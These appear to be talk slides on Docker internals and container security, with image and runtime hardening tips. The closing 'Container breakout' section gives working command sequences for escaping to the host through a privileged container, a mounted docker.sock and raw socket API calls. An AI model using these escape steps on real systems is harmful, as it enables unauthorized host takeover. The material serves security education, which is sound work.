
There are more layers to Docker engine
Fun fact: images aren’t needed to run containers
… but containers are needed to build images!
- Every time, Docker (or buildah, or podman, etc) encounters a RUN instruction in the Dockerfile it actually fires a new container
- We can commit any running container to produce a new image (not recommended)
Container security
Keep in mind
- Containers run as root by default
- Root inside container is root on the host
- If you have access to docker daemon, you are root (if Docker is not running as rootless)
Container image hardening
- Use minimal and trusted base images

- Leverage multi‑stage builds
- Prefer
COPYoverADD - Optimize build context with

.dockerignore - Minimize layers
- Continuous security scanning (trivy, grype)
- Image signing
- Regularly rebuild and update base images to patch vulnerabilities
Multi-stage build
Minimize layers - BAD practice
Minimize layers - GOOD practice

Container runtime security
- Run as a non‑root user
- Don’t run as
--privileged - Drop unnecessary capabilities (
--cap-drop) - Use
seccompandMACprofiles - Readonly filesystem
- Try to use rootless containers
- Network segmentation
- Pin images using digests
Container breakout
Privileged container
# Run privileged container (pretend we got access through a vulnerability)
$ docker run -it --privileged alpine sh

# Check mounts
$ mount
...
/dev/vda3 on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro)
/dev/vda3 on /etc/hostname type ext4 (rw,relatime,errors=remount-ro)
/dev/vda3 on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)
...

# Mount device to a temporary folder
$ mkdir /tmp/dev
$ mount /dev/vda3 /tmp/dev

# Access host
$ cat /tmp/dev/etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
...
kali:x:1000:1000:kali,,,:/home/kali:/usr/bin/zsh
Mounted docker sock
# Run container with mounted docker sock (again pretend we got access through vulnerability)
docker run -v /var/run/docker.sock:/var/run/docker.sock -it alpine sh

# Install docker-cli
$ apk update && apk add docker-cli

# Run highly privileged "container"
$ docker run -it --privileged --pid=host --security-opt=apparmor:unconfined \
  -v /:/tmp/root alpine chroot /tmp/root /bin/sh
Mounted docker sock (no docker-cli)
# Run container with mounted docker sock (again pretend we got access through vulnerability)
docker run -v /var/run/docker.sock:/var/run/docker.sock -it alpine sh

# Create container which sleeps. This container will be used to execute commands
$ CONTAINER_ID=$(curl -fs --unix-socket /var/run/docker.sock \
  -XPOST "http:/localhost/containers/create" \
  -H "Content-Type: application/json" \
  -d '{"Image": "alpine", "Cmd": ["sleep", "infinity"]}' \
  | python -c 'import json, sys; print(json.loads(sys.stdin.read())["Id"])')

# Start created container
$ curl -fs --unix-socket /var/run/docker.sock \
  -XPOST "http:/localhost/containers/$CONTAINER_ID/start"
echo "Created and started container: $CONTAINER_ID"

# Prepared command to be executed
$ EXEC_RESPONSE=$(curl -fs --unix-socket /var/run/docker.sock \
  -XPOST "http:/localhost/containers/$CONTAINER_ID/exec" \
  -H "Content-Type: application/json" \
  -d '{"AttachStdout": true, "Tty": true, "Cmd": ["ls", "-al", "/"]}')


# Get command ID
$ EXEC_ID=$(echo $EXEC_RESPONSE | python -c \
  'import json, sys; print(json.loads(sys.stdin.read())["Id"])')

# Execute command
$ curl -fs --unix-socket /var/run/docker.sock \
  -XPOST "http:/localhost/exec/$EXEC_ID/start" \
  -H "Content-Type: application/json" \
  -d '{"Detach": false, "Tty": true}'
Extra capabilities
CAP_SYS_ADMIN - Mounting device
CAP_SYS_MODULE - Loading malicious modules.
CAP_SYS_PTRACE - Process injection
Link
Thanks for listening!
Questions?